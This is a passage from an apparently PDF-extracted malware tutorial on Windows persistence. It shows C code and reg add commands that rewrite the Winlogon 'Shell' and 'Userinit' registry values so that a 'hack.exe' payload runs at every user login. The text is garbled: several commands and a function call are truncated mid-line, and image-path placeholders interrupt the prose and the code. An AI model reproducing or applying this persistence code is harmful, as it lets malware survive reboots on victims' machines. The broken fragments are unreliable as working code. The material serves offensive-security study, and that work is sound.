


Let's check process properties via Process Hacker 2:




Then, cleanup:

```
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v "Shell" /t REG_SZ /d "ex
```





What about another key `Userinit.exe` ? Let's check. Run:

```
.\pers.exe
```




Logout and login:






Then, for the purity of experiment, check properties of `hack.exe` in Process Hacker 2:



As you can see, parent process is `winlogon.exe`.

Cleanup:

```
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v "Userinit" /t REG_SZ /d
```



As you can see in both cases, the malware will be executed during Windows authentication.

But there are interesting caveat. For example if we update registry key as following logic:

```

/*
pers.cpp
windows persistence via winlogon keys
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/06/12/malware-pers-7.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    // shell
    const char* sh = "explorer.exe,Z:\\2022-06-12-malware-pers-7\\hack.exe";

```

```
// startup
LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)"SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon",
if (res == ERROR_SUCCESS) {
    // create new registry key


    // reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v "Shell" /t REG_SZ ,
    RegSetValueEx(hkey, (LPCSTR)"Shell", 0, REG_SZ, (unsigned char*)sh, strlen(sh));
    RegCloseKey(hkey);
}

return 0;
}
```


That is, our malware is located along the path: `Z:\...\hack.exe` instead of `C:\Windows\System32\hack.exe` .

